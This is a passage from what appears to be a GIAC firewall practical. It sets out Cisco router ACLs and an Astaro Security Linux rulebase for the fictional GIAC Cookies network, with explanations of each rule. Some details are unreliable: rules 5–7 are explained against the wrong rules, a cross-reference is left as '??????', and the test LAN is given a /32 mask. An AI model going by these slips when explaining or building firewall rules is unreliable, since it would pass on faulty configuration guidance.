D.i.D-Sec have recognised this shortcoming of Reflexive ACL's and have added the following static rule to allow large TCP replies to the DNS server. It makes a pinhole in our Firewall, but one which unfortunately cannot be avoided. The risk is low as the fully statefull IPTables Firewall will simply drop any inbound packets unless it has an associated udp-based DNS query in it's outbound state table.

### Inbound TCP DNS resolve rule.

```
giac-secure-01(config-ext-nacl)#permit tcp any eq 53 host 2x3.x8.x3.11
                                gt 1023 log
```

**Note:** using passive FTP means we don't need a static rule for FTP-Data.

Apply the list to the interface;

```
giac-secure-01(config)#if fe1
giac-secure-01(config-if)#ip access-group fe1-giacookies-inbound in
```

### Egress ACL.

As we explicitly know the IP addresses behind the router, i.e 2x3.x8.x3.8/29, we don't need a long list of anti-spoofing ACL's, we can simply implement the recommendations suggestd in RFC 2267 and expressively permit only those IP's we trust inbound to the interface and drop everything else.

```
giac-secure-01(config)#no access-list fe1 in
```

```
        Create a new named extended ACL
giac-secure-01(config)#ip access-list extended fe0-internet-inbound
```

**ICMP**

Again we'll mostly restrict outbound ICMP at the Firewall where it's very simple to manage via the Web-based GUI, but we will stop ICMP types used for network mapping just in case we're debugging a problem and have the firewall set to allow ICMP onto it's external interface, at the same time we're being mapped .

```
giac-secure-01(config)#deny icmp any time-exceeded
giac-secure-01(config)#deny icmp any timestamp reply
giac-secure-01(config)#deny icmp any timestamp request
giac-secure-01(config)#deny icmp ttl-exceeded
```

And then allow all other ICMP.

```
giac-secure-01(config)#permit icmp any any
```

Now for the services we allow outbound. Remember that at this point we have defined the allowed outbound connectivity to essentially 1 address that is SNAT-ing or Masquerading all the outbound traffic via the two firewalls.

Internally there are only four outbound connections allowed from DNS1, NTP1, NTP2 and all the Proxied services on Apsu, the 2nd internal Astaro Firewall. Apsu provides DNS, HTTP, HTTPS, SMTP and Passive FTP via it's Proxies. All these connections come from it's IP address on it's outbound firewall interface to Tiamat the External Firewall where it is again Masqueraded. All other access to the Internet is denied from inside Giacookies.

**Service based ACL's.**

```
giac-secure-01(config-ext-nacl)#evaluate giac-http-in
giac-secure-01(config-ext-nacl)#evaluate giac-https-in
giac-secure-01(config-ext-nacl)#evaluate giac-smtp-in
giac-secure-01(config-ext-nacl)#evaluate giac-ssh-in
giac-secure-01(config-ext-nacl)#evaluate giac-dns-in
giac-secure-01(config-ext-nacl)#evaluate giac-IKE-in
giac-secure-01(config-ext-nacl)#evaluate giac-IPSEC-in
```

Implement RFC 2267 Filtering by restricting source addresses to the GIAC subnet IP address range.

```
giac-secure-01(config-ext-nacl)#permit tcp 2x3.x8.x3.8 0.0.0.7 gt 1023
                                 any any reflect Tiamat-Masq-tcp-reflexive-out

giac-secure-01(config-ext-nacl)#permit udp 2x3.x8.x3.8 0.0.0.7 gt 1023
                                any any   reflect Tiamat-Masq-udp-reflexive-out

giac-secure-01(config-ext-nacl)#permit icmp 2x3.x8.x3.8 0.0.0.7 any reflect
                                           Tiamat-Masq-icmp-reflexive-out
```

Allow SSH access to the Router from the outbound Masq address on Tiamat.

```
giac-secure-01(config-ext-nacl)#permit host 2x3.x8.x3.14 host
                                              139.13x.x6.yy2 ssh log
```

Deny everything else.

```
giac-secure-01(config-ext-nacl)#deny ip any any log
```


Apply the list to the interface;

```
giac-secure-01(config)#if fe0
giac-secure-01(config-if)#ip access-group fe0-internet-inbound in
```

## Firewall Rules

As we have already developed a table of connections based on our relationship diagram, developing the rules within Astaro Security Linux is simply a matter of entering all the network elements from the IP Table, grouping these logically, and then applying IPTables rules between each element or group.

After installing ASL we are presented with a clean, and very simple Web-based user interface with which to develop the Rulebase. First we defined each of the four Ethernet interfaces though the Definitions interface, added the aliased IP's to the external network interface for Natting, and finally entered all the network elements into the Network Definition interface below. Adding an element is as simple as filling in the 3 fields and hitting the add button.



| Name | IP address | Subnet mask | Command |
|---|---|---|---|
| Application_Zone | 192.168.2.0 | 255.255.255.0 | edit del |
| AZ_CookieJar_MySQL-db | 192.168.2.40 | 255.255.255.255 | edit del |
| AZ_Ntp1-Syslog | 192.168.2.110 | 255.255.255.255 | edit del |
| AZ_WWW_Staging | 192.168.2.100 | 255.255.255.255 | edit del |
| Back-Office_Zone | 192.168.4.0 | 255.255.255.0 | edit del |
| Billing/Fortunes-MySQL-Team | 192.168.4.64 | 255.255.255.224 | edit del |
| EX-FW-OUT_internet_masq_alias | 172.16.1.12 | 255.255.255.255 | edit del |
| EX-FW_dns-smtp_alias | 172.16.1.11 | 255.255.255.255 | edit del |
| EX-FW_http_alias | 172.16.1.9 | 255.255.255.255 | edit del |
| EX-FW_https_alias | 172.16.1.10 | 255.255.255.255 | edit del |
| EX-FW_ssh_alias | 172.16.1.13 | 255.255.255.255 | edit del |
| EX-FW_vpn_alias | 172.16.1.14 | 255.255.255.255 | edit del |
| EX_NTP1-Adelaide-UNI | 129.127.40.3 | 255.255.255.255 | edit del |
| EX_NTP2-cougar.esec.com.au | 203.21.84.4 | 255.255.255.255 | edit del |
| Interfirewall_Zone | 192.168.3.0 | 255.255.255.0 | edit del |
| Network/Security_Team | 192.168.4.224 | 255.255.255.224 | edit del |

WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

• Figure 6. Network Element Interface

**Note:** For the purposes of our test lab we used the 172.16.1.9/29 address range to mimic our production public addresses.

Having entered in all the element details that represent the allowed inbound and outbound traffic endpoints, the next thing was to group these logically. For example, we added all the SSL/Https web servers into a group on their own as only these servers will be able to query the MySQL Database in the Application Zone via an


SSH tunnel. These groups are indicated by the use of curly braces {Graoup Name}. All the other servers in the Presentation Zone will have no outbound SSH at all. This is just one example of the logical groups we developed which included the subnetting of the BackOffice IP address space also.

The next step after defining all the individual hosts, and the logical groups to which they belong, was to define the Network Address Translation (NAT), from the outside inbound to the Public Services.

**Gotcha !**

One of the slightly illogical things you must do when using NAT is allow access to the destination IP addresses which are behind the firewall and unaddressable from the Internet. The reason you must do this is because the NAT is performed before the IPTables code examines the packet so the destination address has already changed. In this way if you want to allow natting to function through your firewall you must allow packets with the destination addresses of your Internal natted hosts NOT your external IP address(es).

Below is a snapshot of the Natting rules.



WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6
File Edit View Search Go Bookmarks Tasks Help
https://192.168.1.1:1111/index.pl?SID=410596711401&id=0062&SNET=EX-FW
Search
WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

Enter new DNAT definition:

| Pre DNAT destination Network: | Pre DNAT destination Service: | Post DNAT destination Network: | Post DNAT destination Service: | |
|---|---|---|---|---|
| { De-Militarized_Zone } | DNS | AZ_CookieJar_MySQL-db | DNS | Add |


| Pre DNAT destination Network: | Service: | Post DNAT destination Network: | Service: | Command | |
|---|---|---|---|---|---|
| EX-FW_dns-smtp_alias | DNS | PZ_DNS1 | DNS | edit | del |
| EX-FW_dns-smtp_alias | SMTP | SMTP-Proxy | SMTP | edit | del |
| EX-FW_http_alias | HTTP | PZ_Http_LD_vip | HTTP | edit | del |
| EX-FW_https_alias | HTTPS | PZ_Https_LD_vip | HTTPS | edit | del |
| EX-FW_ssh_alias | SSH | PZ_SSH_Drop-Box | SSH | edit | del |
| EX-FW-ntp-syslog-alias | NTP | AZ_Ntp1-Syslog | NTP | edit | del |
| EX-FW-ntp-syslog-alias | NTP | AZ_Ntp1-Syslog | NTP | edit | del |

• Figure 7. Astaro Security Linux Natting Rule Interface

**The Packet Filtering Rulebase.**

Again we used the web-based interface to develop our ASL firewall rules. This was where we began to run into issues with our chosen FW platform. Being based on Linux IPTables we expected to be presented with the complete set of IPTables options via the Graphical User Interface. As it turned out, ASL only provides the user access to a small range of IPTables options while implementing some of the others through inbuilt rules.

When it comes to constructing a Packet Filter rule for examples, ASL only gives three options for handling the packet, Allow, Drop or Deny. The interface below is I believe self-explanatory.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6

https://192.168.1.1:1111/index.pl?SID=410596711401&id=0012&action=

Edit rule


| From (Client): | Service: | To (Server): | Action: |
|---|---|---|---|
| Socks5-Proxy | HTTP | Presentation_Zone | Allow |

| ... | No. | From (Client) | Service | To (Server) | Action | Command |
|---|---|---|---|---|---|---|
| ●● | 1 | Router-GIAC-FE0 | SYSLOG | AZ_Ntp1-Syslog | Allow | edit del move |
| ●● | 2 | Router-GIAC-FE0 | NTP | AZ_Ntp1-Syslog | Allow | edit del move |
| ●● | 3 | Socks5-Proxy | HTTP | Presentation_Zone | Allow | edit del move |
| ●● | 4 | Socks5-Proxy | HTTPS | Presentation_Zone | Allow | edit del move |
| ●● | 5 | { De-Militarized_Zone } | DNS | PZ_DNS1 | Allow | edit del move |
| ●● | 6 | { De-Militarized_Zone } | NTP | AZ_Ntp1-Syslog | Allow | edit del move |
| ●● | 7 | { De-Militarized_Zone } | SYSLOG | AZ_Ntp1-Syslog | Allow | edit del move |
| ●● | 8 | { PZ-Https-ssl-webservers } | SSH | AZ_CookieJar_MySQL-db | Allow | edit del move |
| ●● | 9 | PZ_DNS1 | Any | { Private Networks - RFC1918 } | Deny | edit del move |

WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

• Figure 8 Astaro Security Linux Packet Filtering Rule interface

Similarly when it comes to handling ICMP, again the granular control afforded by IPTables is hidden from the end user with only the option to either Allow or Deny ICMP on the Firewall itself. An additional option gives the Firewall administrator the option to allow ICMP to be forwarded between Zones, thus permitting outbound ICMP to the Internet while still denying any ICMP inbound.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6

https://192.168.1.1:1111/index.pl?SID=410596711401&id=0013

ICMP-forwarding

ICMP-forward: ●● Enable


ICMP on firewall

ICMP on firewall: ●● Enable

WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

• Figure 9. Astaro Security Linux ICMP Rule interface

At this stage we recreated the Rules from our IP relationship tables and placed these into a logical and functional order. The image and table that follows illustrates this.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6

https://192.168.1.1:1111/index.pl?SID=443793892701&id=0012&action=o

Add rule

| From (Client): | Service: | To (Server): | Action: |
|---|---|---|---|
| Any | Any | Any | Allow |

| ... | No. | From (Client) | Service | To (Server) | Action | Command |
|---|---|---|---|---|---|---|
| ● | 1 | Router-GIAC-FE0 | SYSLOG | AZ_Ntp1-Syslog | Allow | edit del move |
| ● | 2 | Router-GIAC-FE0 | NTP | AZ_Ntp1-Syslog | Allow | edit del move |
| ● | 3 | Socks5-Proxy | HTTP | { De-Militarized_Zone } | Allow | edit del move |
| ● | 4 | Socks5-Proxy | HTTPS | { De-Militarized_Zone } | Allow | edit del move |
| ● | 5 | { De-Militarized_Zone } | DNS | PZ_DNS1 | Allow | edit del move |
| ● | 6 | { De-Militarized_Zone } | NTP | AZ_Ntp1-Syslog | Allow | edit del move |
| ● | 7 | { De-Militarized_Zone } | SYSLOG | AZ_Ntp1-Syslog | Allow | edit del move |
| ● | 8 | { PZ-Https-ssl-webservers } | SSH | AZ_CookieJar_MySQL-db | Allow | edit del move |
| ● | 9 | PZ_DNS1 | Any | { Private Networks - RFC1918 } | Deny | edit del move |
| ● | 10 | PZ_DNS1 | DNS | Any | Allow | edit del move |
| ● | 11 | AZ_WWW_Staging | SSH | Presentation_Zone | Allow | edit del move |
| ● | 12 | AZ_Ntp1-Syslog | NTP | EX_NTP1-Adelaide-UNI | Allow | edit del move |
| ● | 13 | AZ_Ntp1-Syslog | NTP | EX_NTP2-cougar.esec.com.au | Allow | edit del move |
| ● | 14 | SAZ_IDS/SEC_Console | SSH | { Private Networks - RFC1918 } | Allow | edit del move |
| ● | 15 | Network/Security_Team | SSH | { Private Networks - RFC1918 } | Allow | edit del move |
| ● | 16 | SAZ_Billing_DB | SSH | AZ_CookieJar_MySQL-db | Allow | edit del move |
| ● | 17 | Billing/Fortunes-MySQL-Team | SSH | { MySQL-Databases } | Allow | edit del move |
| ● | 18 | Web_Development_Team | SSH | AZ_WWW_Staging | Allow | edit del move |
| ● | 19 | Socks5-Proxy | Any | { Private Networks - RFC1918 } | Deny | edit del move |
| ● | 20 | Socks5-Proxy | Any | Any | Allow | edit del move |
| ● | 21 | { Private Networks - RFC1918 } | Any | Any | Deny | edit del move |
| ● | 22 | Any | VPN-ESP | EX-FW_vpn_alias | Allow | edit del move |
| ● | 23 | Any | VPN-IKE | EX-FW_vpn_alias | Allow | edit del move |
| ● | 24 | Any | HTTP | PZ_Http_LD_vip | Allow | edit del move |
| ● | 25 | Any | HTTPS | PZ_Https_LD_vip | Allow | edit del move |
| ● | 26 | Any | SMTP | SMTP-Proxy | Allow | edit del move |
| ● | 27 | Any | DNS | PZ_DNS1 | Allow | edit del move |
| ● | 28 | Any | SSH | PZ_SSH_Drop-Box | Allow | edit del move |
| ● | 29 | Any | Any | Any | Drop | edit del move |

WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

• Figure 10. GIAC Cookies Packet Filter Rules

We have been asked to perform an audit of this firewall as an additional piece of work for GIAC Cookies v1.6 Inc., so we might include the rule analysis as part of the audit, but as it is necessary to order the rules as part of building the firewall we will detail each rules function and placement here.

| No. | From (Client) | Service | To (Server) | Actio n | Command | | |
|---|---|---|---|---|---|---|---|
| 1 | Router-GIAC-FE0 | SYSLOG | AZ_Ntp1-Syslog | Allow | edit | del | move |
| 2 | Router-GIAC-FE0 | NTP | AZ_Ntp1-Syslog | Allow | edit | del | move |

These rules allow the router access to the NTP and Syslog services in the Application Zone. It should be noted that this is a post-nat rule (see the natting details in ??????).

| No. | From (Client) | Service | To (Server) | Actio n | Command | | |
|---|---|---|---|---|---|---|---|
| 3 | Socks5-Proxy | HTTP | { De-Militarized_Zone } | Allow | edit | del | move |
| 4 | Socks5-Proxy | HTTPS | { De-Militarized_Zone } | Allow | edit | del | move |

This rule allows the staff at GIAC Cookies v1.6 Inc. to browse the external 'public' and 'development' Giac Cookies web servers.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 5 | { De-Militarized Zone } | DNS | PZ DNS1 | Allow | edit | del | move |
| 6 | { De-Militarized Zone } | NTP | AZ Ntp1-Syslog | Allow | edit | del | move |

This rule allows any host in the Demilitarised Zone (Presentation and Application Zones) access to both the NTP and Syslog server in the Application Zone.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 7 | { De-Militarized Zone } | SYSLOG | AZ Ntp1-Syslog | Allow | edit | del | move |

This rule allows any server in the DMZ access to the DNS server in the Presentation Zone.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 8 | { PZ-Https-ssl-webservers } | SSH | AZ CookieJar MySQL-db | Allow | edit | del | move |

This rule allows the Http servers which perform all the sensitive eCommerce transactions access to the MySQL Fortune Saying Database via a SSH tunnel into the Application Zone.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 9 | PZ DNS1 | Any | { Private Networks - RFC1918 } | Deny | edit | del | move |
| 10 | PZ DNS1 | DNS | Any | Allow | edit | del | move |

The first rule blocks the DNS server from accessing the DNS service or Port 53 anywhere within GIAC Cookies v1.6 Inc. This is needed because the next rule gives the DNS server unrestricted access to port 53 (both TCP and UDP) on any IP address in the world. If these rules were out of order and the DNS was compromised the hacker which then controlled the server could perform horizontal port scans for port 53 throughout GIAC Cookies v1.6 Inc.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 11 | AZ WWW Staging | SSH | Presentation Zone | Allow | edit | del | move |

This rule allows the staging server to 'publish' updates content to the production webservers via Sftp.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 12 | AZ Ntp1-Syslog | NTP | EX NTP1-Adelaide-UNI | Allow | edit | del | move |
| 13 | AZ Ntp1-Syslog | NTP | EX NTP2-cougar.esec.com.au | Allow | edit | del | move |

This rule allows the Ntp server in the Application Zone outbound access to the two local level 3 NTP servers. Note: these hosts are Masqueraded outbound.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 14 | SAZ IDS/SEC Console | SSH | { Private Networks - RFC1918 } | Allow | edit | del | move |

This rule allows the Demarc IDS and Security console fro the Secure Application Zone access to every server and host in GIAC Cookies v1.6 Inc. via SSH for retrieving Tripwire, Lids and local Snort logs. This is independent of the Snort NIDS sensors which reside in the Secure Application Zone.

| No. | From (Client) | Service | To (Server) | Action | Command | | |
|---|---|---|---|---|---|---|---|
| 15 | Network/Security Team | SSH | { Private Networks - RFC1918 } | Allow | edit | del | move |

Allows the Network and Security operations team (2 personnel) access to every host in GIAC Cookies v1.6 Inc. from their desktops in the Back Office Zone.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 16 | SAZ_Billing_DB | SSH | AZ_CookieJar_MySQL-db | Allow | edit | del | move |

Allows the Secure Applcation Zone Billing MySQL Database access to the Fortune Cooking Saying DB server in the application zone for the purpose of retrieving the Billing data for processing.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 17 | Billing/Fortunes-MySQL-Team | SSH | { MySQL-Databases } | Allow | edit | del | move |

Allows the MySQL Billing and Application Backend development team access to both the MySQL databases in the Application and Secure Application Zones

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 18 | Web_Development_Team | SSH | AZ_WWW_Staging | Allow | edit | del | move |

Allows the web developers' access to the Staging server for publishing development code. They have access to view the code along with everyone else (everyones a critic ) via rules 3 and 4.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 19 | Socks5-Proxy | Any | { Private_Networks - RFC1918 } | Deny | edit | del | move |
| 20 | Socks5-Proxy | Any | Any | Allow | edit | del | move |

Rule19 restricts the Socks 5 proxy which is running on Apsu, the second ASL firewall, from accessing any other GIAC Cookies v1.6 Inc. resources other than those explicitly allowed by the previous 18 rules.

Rule 20 then allows the Socks 5 proxy to access everything else which of course includes the Internet. It must be remembered that Apsu is restricting all access to the Intenet and the DMZ via its own ruleset and the Proxies it hosts.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 21 | { Private_Networks - RFC1918 } | Any | Any | Deny | edit | del | move |

Rule 21 is another catch-all rule  that restricts every GIAC Cookies v1.6 Inc. IP address from accessing any other IP address other than those explicitly allowed in the previous 20 rules.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 22 | Any | VPN-ESP | EX-FW_vpn_alias | Allow | edit | del | move |
| 23 | Any | VPN-IKE | EX-FW_vpn_alias | Allow | edit | del | move |
| 24 | Any | HTTP | PZ_Http_LD_vip | Allow | edit | del | move |
| 25 | Any | HTTPS | PZ_Https_LD_vip | Allow | edit | del | move |
| 26 | Any | SMTP | SMTP-Proxy | Allow | edit | del | move |
| 27 | Any | DNS | PZ_DNS1 | Allow | edit | del | move |
| 28 | Any | SSH | PZ_SSH_Drop-Box | Allow | edit | del | move |

Rules 22 to 28 provide the public access into the GIAC Cookies v1.6 Inc. public services as well as the VPN connectivity for the Sales Team. Each rule is self-explanatory though it worth mentioning that rules 24 to 28 are post-natting.

| No. | From (Client) | Service | To (Server) | Action | .Command | | |
|---|---|---|---|---|---|---|---|
| 29 | Any | Any | Any | Drop | edit | del | move |

Rule 29 is the obligatory catch-all Deny rule for everything that doesn't match one of the previous 28 other rules.

Note: For functional testing it was necessary to disable rule 21 to allow inbound traffic from the Test Lan (172.16.1.0/32) to traverse the Natting and Firewall rules correctly.

There is a complete listing of Rulebase for Tiamat, the external Firewall in appendix 2.

